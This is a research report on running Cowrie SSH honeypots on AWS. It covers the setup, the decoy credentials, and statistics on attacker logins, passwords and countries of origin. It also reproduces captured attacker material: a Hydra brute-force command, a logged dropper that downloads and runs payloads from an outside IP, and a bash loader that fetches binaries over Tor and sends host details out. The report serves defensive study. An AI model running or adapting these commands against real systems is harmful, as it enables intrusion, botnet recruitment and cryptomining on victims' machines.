An analysis of Attack Methods and Vectors used by Adversaries using the Cowrie SSH Honeypot

Swapravo Sinha Roy

Contents

Introduction

RFC 4251 (Ylonen, T. 2006) describes SSH as "a protocol for secure remote login and other secure network services over an insecure network." Most administrators use SSH as a secure replacement for Telnet and the older BSD r commands such as rsh and rcp. SSH provides similar functionality while offering encrypted communications, passwordless logins via public key authentication, and host-based verification.

As SSH provides indispensable services such as secure login, file transfer, X11 forwarding, and TCP/IP connections over untrusted networks, it is a preferred target for attacks, owing to the fact that it is frequently used with password-based authentication, and weak passwords are easily exploited using brute-force attacks.

Public key authentication provides cryptographic strength that even extremely long passwords can not offer. In addition to that, it frees the users from remembering complicated passwords and allows users to implement single sign-on across the SSH servers they connect to. Public key authentication also allows automated login that is a key enabler for the countless secure automation processes that execute within enterprise networks globally.

A honeypot (Nawrocki, M., 2016) is a network-accessible server, typically weakly protected. System administrators deploy honeypots to attract attackers and record their actions, which allows the administrators to analyze those actions and improve the defenses of their production systems based on the information gained.

In order to build a honeypot, a number of components, such as the SSH server itself, an environment the attackers will be allowed into (that is able to contain any damage), and a logging (audit) system that will record all of the information on the attacker's actions are needed.


Depending on how realistic the honeypot has been designed to be, it can be classified as high or low interaction.

A low interaction honeypot is designed to emulate one or more services. The level of interaction they provide is dependent upon the service being emulated and the software itself. For instance, Cowrie is a low-to-medium interaction honeypot that mimics the SSH service. It allows an attacker to log in to the service and even to browse a fake file system. However, it never allows an attacker to access a real component of the underlying operating system.

A high interaction honeypot is actually configured to mirror a production system, and is designed to give an attacker full reign of an operating system in the event that they are lured into compromising it. This system will be configured to utilize extensive system and file system logging, and will also be subject to a very exhaustive set of IDS rules and monitoring. High interaction honeypots will often exist as virtual machines so that they can be reverted back to a known clean snapshot with relative ease.

The results that are produced from honeypots can cause vast improvements in computer security, including but not limited to; improved Intrusion Detection Systems (IDS), Intrusion

Prevention Systems (IPS) and Anti-Virus software.



```
┌─[user0@enigmagination]─[~/temp]
└──╼ $hydra -v -I -l root -P rockyou.txt ssh://127.0.0.1/ -t 4
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** igno
re laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-10 22:38:20
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~
3586100 tries per task
[DATA] attacking ssh://127.0.0.1:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@127.0.0.1:22
[INFO] Successful, password authentication is supported by ssh://127.0.0.1:22
```

Figure 1: Hydra at work

Freely available open source applications like Hydra can be used to automate brute-force attacks against servers. All that is required is the victim's IP address and a wordlist of possible accounts and passwords.

Design

For the design we decided to use two instances of Amazon Web Services EC2, running an updated instance of Debian 10. EC2 services were chosen as they provided cost-friendly hardware and more hardware power than required. A single core virtual machine with half a gigabyte of memory with an operating cost of $3.5/month was enough to run the honeypot. More than one EC2 instance was used in order to maximize the amount of data that could have been collected. The data collected from all the machines needed to be aggregated before any inferences could be made from it. More input data would help minimize the effect of any co-incidental biases.

We chose to implement the Cowrie honeypot as it is safe, well maintained and open source. In addition to this, it had plenty of clean documentation. It is easy to set up and works well out of the box.

On each of the servers, we cloned and installed the Cowrie SSH Honeypot from GitHub.

Cowrie is a medium to high interaction SSH and Telnet (Postel J., Reynolds J., 1983) honeypot designed to log brute force attacks and the shell interaction performed by the attacker. In medium interaction mode (shell) it emulates a UNIX system in Python, in high interaction mode (proxy) it functions as an SSH and telnet proxy to observe attacker behavior to another system.

The inbound (DMZ) firewall rules were set as follows:

IP version	Protocol	Type	Port Range	Source
IPv4	SSH	TCP	1111	0.0.0.0/0
IPv4	Custom	TCP	22	0.0.0.0/0
IPv4	Custom	TCP	23	0.0.0.0/0
IPv4	Custom	TCP	2222	0.0.0.0/0
IPv4	Custom	TCP	2323	0.0.0.0/0

Table 1: Firewall rules for incoming connections

Security groups on the Amazon EC2 control panel were configured accordingly, in order to reflect these firewall rules. It must be understood that the same firewall rules must be set using both the firewall application internal to the server as well as the external firewall native to the computing service provider for them to work properly.

The Cowrie instance internally used port 2222. The traffic from ports 22, 23, and 2323 were also forwarded to port 2222 using `iptables`.

Port 22 is the default port for SSH. Port 23 is used for Telnet logins, port 2222 and 2323 are used for SSH and telnet respectively, when port 22 & 23 are unavailable. This feature in our design was again aimed at increasing the amount of data that could have been captured. The Telnet feature of Cowrie remained disabled.

Running one central honeypot and redirecting the traffic of other ports that we wanted to monitor was a simpler solution and more efficient solution, as compared to running multiple honeypots on listening for connections on multiple ports.

No outbound filtering rules were set in our firewall, in order to give attackers the freedom to open outgoing network connections to their infrastructure using ports of their choice. As attackers often reveal personally identifiable information while connecting back to their servers, this was considered to be important implementation detail.

The actual SSH server that we used to access our server ran on the non-standard port 1111. Port 1111 was chosen as it would not show up on a standard aggressive nmap scan (with the -A switch), unless all ports were scanned using the -p- option. This would help us evade some system enumeration scans, where only the more common of ports are scanned for.

Implementation

The cowrie instances were configured using the most common usernames from SecLists. Each username was assigned 3 weak passwords, each randomly chosen from the first thousand passwords in rockyou.txt. The subset of only the first thousand passwords were chosen as the list is sorted in the descending order of the frequency of their occurences. This way, possible attackers are mire likely to stumble upon a valid password. Some accounts also had their usernames also set as their passwords. This was done as a lot of default configurations have their passwords set to their usernames.
Enabling remote login is not a recommendable practice. As this is an user that has all access privileges over a system and also an username that is necessarily present on a linux systems, attackers are more likely to try password combinations to gain access to this account. Therefore, in order to see what the attackers do, given all access to a system, root logins were permitted.

The most common usernames were chosen as the attackers are most likely to choose those usernames during their attacks. Easy passwords were chosen in order to lure attackers into thinking that they had gained a foothold on the server.

SecLists and rockyou.txt were chosen as they are the de-facto standard for wordlists today.

The following table shows the username/password combinations used. These credentials were hardcoded into the etc/userdb.txt configuration file.

Username	Password 1	Password 2	Password 3
ubuntu	ubuntu	Aa12345	1qaz2wsx
admin	asdf1234	admin	12345qwert
test	asd123	qweasdzxc	test
guest	0000	player	guest
info	1234567890	Password	info
administrator	:asdfghjk	:administrator	Administrator
adm	matthew	777777	adm
mysql	147258369	MYSQL	mysql
user	user	q1w2e3r	zxcvbnm
debian	qwertyuiop	debian	q1w2e3r4t5
server	revres	changeme	1q2w3e4r
oracle	oracle	159357	server

ftp	ftp	ftpuser	anonymous
pi	3.1415	pi	passw0rd
puppet	101010	bond007	puppet
ansible	1111111111	741852963	ansible
ec2-user	1password	qwertyui	ec2-user
vagrant	123456789a	1234554321	vagrant
azureuser	0987654321	qweasdzxc	azure


Table 2: Credentials for etc/userdb.txt

The following `iptables` command was used to redirect traffic to port 2222:

```
 sudo iptables -t nat -A PREROUTING -p tcp --dport $PORT -j REDIRECT
--to-port 2222
```

Other methods of routing the traffic to the destined port, such as `authbind` or `setcap` could also be used, but this was preferred, owing to its simplicity. During the configuration of `iptables`, care should be taken while modifying routing rules, as it can lock the user out of the system.

In order to make the honeypot look more realistic, it was given the look of an innocuous school administrative website. Non-technical institutions such as schools follow weak security practices more than often. The post login banner controlled by the honeyfs/etc/motd file was modified to have a banner reflecting the same. Accounts and hashed passwords corresponding to them were added to the honeypot's fake /etc/passwd & /etc/shadow files respectively as well. In addition to this, a fake list supposedly enrolled students with their personal information was left in the home directory of the honeypot.



```
$ ssh ftp@13.59.80.168
The authenticity of host '13.59.80.168 (13.59.80.168)' can't be established.
ECDSA key fingerprint is SHA256:iHXEKqAEMz5TzvgWTBUh1Q3aK1xUIF/C52pphGv2oJw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/user1/.ssh' (No such file or directory).
Failed to add the host to the list of known hosts (/home/user1/.ssh/known_hosts).
ftp@13.59.80.168's password:


###########################################
# Welcome to Westminster School's Servers #
###########################################

For a guest session please log in as user guest/guest.
If you are a teacher, please login with with your Teacher ID/password.
Thank you!



ftp@moodle:~$
```


Figure 2: The welcome screen and post login banner that an attacker was greeted with

In addition to these, the default hostname was changed to something more suitable and guest snapshots were enabled. Guest snapshots allow attackers' sessions to persist. Persistent sessions allowed attackers to come back and tinker with the files that they previously uploaded onto the server. Every other configurable parameter was set to its default value.

The actual SSH server, that we used to connect to the server with, was configured to use keyfiles only, allowing only one user to log in via SSH. Moreover, remote root login was disabled. This was done following proper security measures that are necessary for securing an SSH server. As it was very likely that upon discovering a vulnerable system, more reconnaissance was to likely to follow, we had to make sure that this service was properly protected.

Results and Analysis

We gave each of the honeypots a running time of five days. Our results combine the data that we collected from both the machines. The combined size of the var/log/cowrie/cowrie.json log file amounted to about about 46MB.



```
 {'eventid': 'cowrie.login.success',
  'username': 'root',
  'password': '1qaz2wsx',
  'message': 'login attempt [root/1qaz2wsx] succeeded',
  'sensor': 'ip-172-31-21-196',
  'timestamp': '2022-04-10T00:03:59.743461Z',
  'src_ip': '159.223.229.50',
  'session': 'e40c22354df5'},
 {'eventid': 'cowrie.session.params',
  'arch': 'linux-x64-lsb',
  'message': [],
  'sensor': 'ip-172-31-21-196',
  'timestamp': '2022-04-10T00:03:59.961322Z',
  'src_ip': '159.223.229.50',
  'session': 'e40c22354df5'},
 {'eventid': 'cowrie.command.input',
  'input': 'cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.90.160.54/onion002; curl -O ht
tp://45.90.160.54/onion002; chmod 777 onion002; sh onion002; tftp 45.90.160.54 -c get onion002.sh; chmod 777 oni
on002.sh; sh onion002.sh; tftp -r .sh -g 45.90.160.54; chmod 777 onion002; sh onion002; ftpget -v -u anonymous -
p anonymous -P 21 45.90.160.54 .sh .sh; sh .sh; rm -rf sh bins.sh .sh .sh; rm -rf *',
  'message': 'CMD: cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.90.160.54/onion002; cur
l -O http://45.90.160.54/onion002; chmod 777 onion002; sh onion002; tftp 45.90.160.54 -c get onion002.sh; chmod
777 onion002.sh; sh onion002.sh; tftp -r .sh -g 45.90.160.54; chmod 777 onion002; sh onion002; ftpget -v -u anon
ymous -p anonymous -P 21 45.90.160.54 .sh .sh; sh .sh; rm -rf sh bins.sh .sh .sh; rm -rf *',
  'sensor': 'ip-172-31-21-196',
  'timestamp': '2022-04-10T00:03:59.961898Z',
  'src_ip': '159.223.229.50',
  'session': 'e40c22354df5'},
 {'eventid': 'cowrie.session.file_download',
  'url': 'http://45.90.160.54/onion002',
```

Figure 3: JSON logs captured by the Cowrie honeypot

The following is a summary of the data we collected:

Total number of events: 113,387
Total number of connection attempts: 14,883

Total number of login attempts: 14,250
Total number of successful logins: 13,524

Most common username: root
Most common password: admin


Longest session duration: 84 seconds

Total number of commands executed: 13,526
Total number of file uploads: 42
File Types commonly uploaded: Bash scripts, ELF executables

In addition to Bash scripts and ELF executables, a number of empty files were also found.

Upon scanning the three ELF executables using the VirusTotal website, one turned out to be xmrig, which is a monero miner, another one turned out to be a Mirai botnet executable and the third turned out to be XOR DDoS trojan. These probably reflect the most common reasons for attacking servers such as this one: mining cryptocurrency and building botnets, which in turn can be used to cause more serious damage such as large scale DDoS attacks.

These files were most likely created by the attackers in order to verify write permissions on the server. Write permissions are often required by an attacker in order to find possible places where further exploits can be planted. Therefore, incorrect directory permissions can end up helping an attacker.



```
cowrie@ip-172-31-22-126:~/cowrie/var/lib/cowrie/downloads$ file *
4263a671bf7894d17d1e7de8b31d26f890cca8c984562662a2ea33cd188794c3: Bourne-Again shell script, ASCII text executable
5f6440581ccbac424c11e7a0f13667915029f6971e27f70ec43dd4837d4fd941: Bourne-Again shell script, ASCII text executable
6f445252494a0908ab51d526e09134cebc33a199384771acd58c4a87f1ffc063: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
dynamically linked, stripped
71ef590b32ef90a021be7bafd074b7698ffefab7f935e371568bef5eb2543f19: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV)
, statically linked, for GNU/Linux 2.6.9, stripped
769356e3c0c1ccf213061c0fa287c9b432d3eec5babfeb58464020a9615bc845: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV)
, statically linked, stripped
79fd29eaec8f5265e9fc7e3b81e062a53dcdddedeed48a405374ace83db8ae20: Bourne-Again shell script, ASCII text executable
974830aab341a0a4c6341c5a77e1dbb6008c0e97bda7ae92ff85cd9ebddc3725: Bourne-Again shell script, ASCII text executable
977bba207cafa8ad195c7b3c23411bb514dcec5dfc1367e07f1adb5a6672430f: Bourne-Again shell script, ASCII text executable
d7b0819019609152f91d6718b1e74d692bdcbd20b18487485b63c68f2cf37c30: Bourne-Again shell script, ASCII text executable
ea3c223fef8527593c5eac2a29bb1c1b9365eda558c82a99a263772b27583a8f: Bourne-Again shell script, ASCII text executable
f2d804b9253a992121d095964ae963686bb18345f9d239a4ac4c7636835778d9: Bourne-Again shell script, ASCII text executable
tmp062h908x:                                                      empty
tmp0simf64f:                                                      empty
tmp1frldz16:                                                      empty
tmp1psq50ky:                                                      empty
tmp1w7bio8r:                                                      empty
tmp3fae5xj5:                                                      empty
tmp3p9btpr1:                                                      empty
tmp47ds4yo5:                                                      empty
tmp4da6qe43:                                                      empty
tmp5b1f_a1b:                                                      empty
tmp5s5n99qj:                                                      empty
tmp5v3r2en6:                                                      empty
tmp7gpl013_:                                                      empty
```


Figure 4: The Filetypes of the various files uploaded by the attackers

The most interesting observation was that, after gaining a foothold on the server, the majority of the attackers did not do anything significant on the server. As a result, most of these sessions were less than a minute long.
Only a very small fraction of the attackers that gained foothold on the server, personally interacted with the server. This, combined with the observation that most attackers, who showed any interest at all, ran only automated scripts suggests that these attackers are most most likely to be automated systems, on the lookout for vulnerable systems working with minimal manual intervention.

Considering all the files that were uploaded onto the server, a few common patterns were observed:

- Most of these scripts were aimed at only reconnoitering the server.
- The second most common intention for breaking in was to run a cryptocurrency mining bot.
- Some of the attackers also tried connecting to various TOR based services.

- None of the attackers showed any interest in manually exploring the server for any valuable information, suggesting that these attackers are most likely to be bots.



```
  exec 3<>/dev/tcp/${HOST}/$PORT
  echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
  (while read line; do
   [[ "$line" == $'\r' ]] && break
  done && cat) <&3
  exec 3>&-
}

rm -f $HOME/ss
curl -V || wget -q https://github.com/moparisthebest/static-curl/releases/download/v7.75.0/curl-amd64 -O $HOME/curl;chmod +x $HOME/curl
curl -V || kurl http://139.59.150.7:443/curl > $HOME/curl;chmod +x $HOME/curl
ss -v   || kurl http://139.59.150.7:443/ss   > $HOME/ss;chmod +x $HOME/ss
ss -v   || curl -s http://139.59.150.7:443/ss -o $HOME/ss;chmod +x $HOME/ss
ps      || curl -s http://139.59.150.7:443/ps -o $HOME/ps;chmod +x $HOME/ps

d=$(grep x:$(id -u): /etc/passwd|cut -d: -f6)
c=$(echo "curl -4fsSLkA- -m200")
t=$(echo "rxmxpzfkydkulhhqnuftbmf6d5q67jjchopmh4ofszfwwnmz4bqq2fid")

sockz() {
n=(doh.this.web.id doh.post-factum.tk dns.hostux.net uncensored.lux1.dns.nixnet.xyz dns.rubyfish.cn dns.twnic.tw doh-fi.blahdns.com fi.doh.dns.snopyta
.org resolver-eu.lelux.fi doh.li dns.digitale-gesellschaft.ch)
p=$(echo "dns-query?name=relay.tor2socks.in")
s=$($c https://${n[$((RANDOM%11))]}/$p | grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" |tr ' ' '\n'|grep -Ev [.]0|sort -uR|head -n 1)
}

fexe() {
for i in . $HOME /usr/bin $d /tmp /var/tmp ;do echo exit > $i/i && chmod +x $i/i && cd $i && ./i && rm -f i && break;done
}

u() {
sockz
f=/sh.$(uname -m)
x=./$(date|md5sum|cut -f1 -d-)
r=$(curl -4fsSLk checkip.amazonaws.com||curl -4fsSLk ip.sb)_$(whoami)_$(uname -m)_$(uname -n)_$(ip a|grep 'inet '|awk {'print $2'}|md5sum|awk {'print
$1'})_$(crontab -l|base64 -w0)
$c -x socks5h://$s:9050 $t.onion$f -o$x -e$r || $c $1$f -o$x -e$r
chmod +x $x;$x;rm -f $x
}
```

Figure 5: An attacker-uploaded script that connects to an an Onion site

Using the GeoLite2 Database from MaxMind.com, the attacking IPs were correlated with their countries. This database is available for free after signing up on the website.
Some countries seemed to be more interested in looking for vulnerable servers as compared to other countries. The United States of America, followed by China comprised more than 62% of the total attack volume.

Country	Instances
United States of America	4801
China	3723
Republic of Korea	1675
Taiwan	988
Netherlands	763
Russian Federation	623
Brazil	453
Germany	211

Spain	203
United Kingdom	24
India	22
Italy	21
Mexico	20
Turkey	20
Vietnam	20
Others	18

Table 3: Successful logins, by country




Figure 6: Successful logins, by country

The most common passwords used were “admin”, “password”, “cisco”, “!@#!@#”, “vagrant”, “user”, “ubuntu”, “ubnt”, “toor” and “support”. Therefore, it can be inferred that most attackers are on the lookout for systems on which default passwords have not been modified yet or where the password is a simple visual pattern on the keyboard. All these passwords can be found in any modern day, open source wordlist such as Seclists or rockyou.txt




Figure 7: Most common passwords used

Most common usernames used were “root”, “admin”, “user”, “support”, “pi”, “vagrant”, “ubuntu”, “ubnt”, “soporte” and “james”. These usernames can also be found in wordlists such as Seclists.

Again, it can be inferred that most of these usernames are system or application defaults that were either not changed by the system administrators or are too cumbersome to be changed in the first place. Almost all attackers seem to place their best bet on the lack of strong password policies and lax system administration rules, instead of more target oriented techniques, such as using kernel exploits.

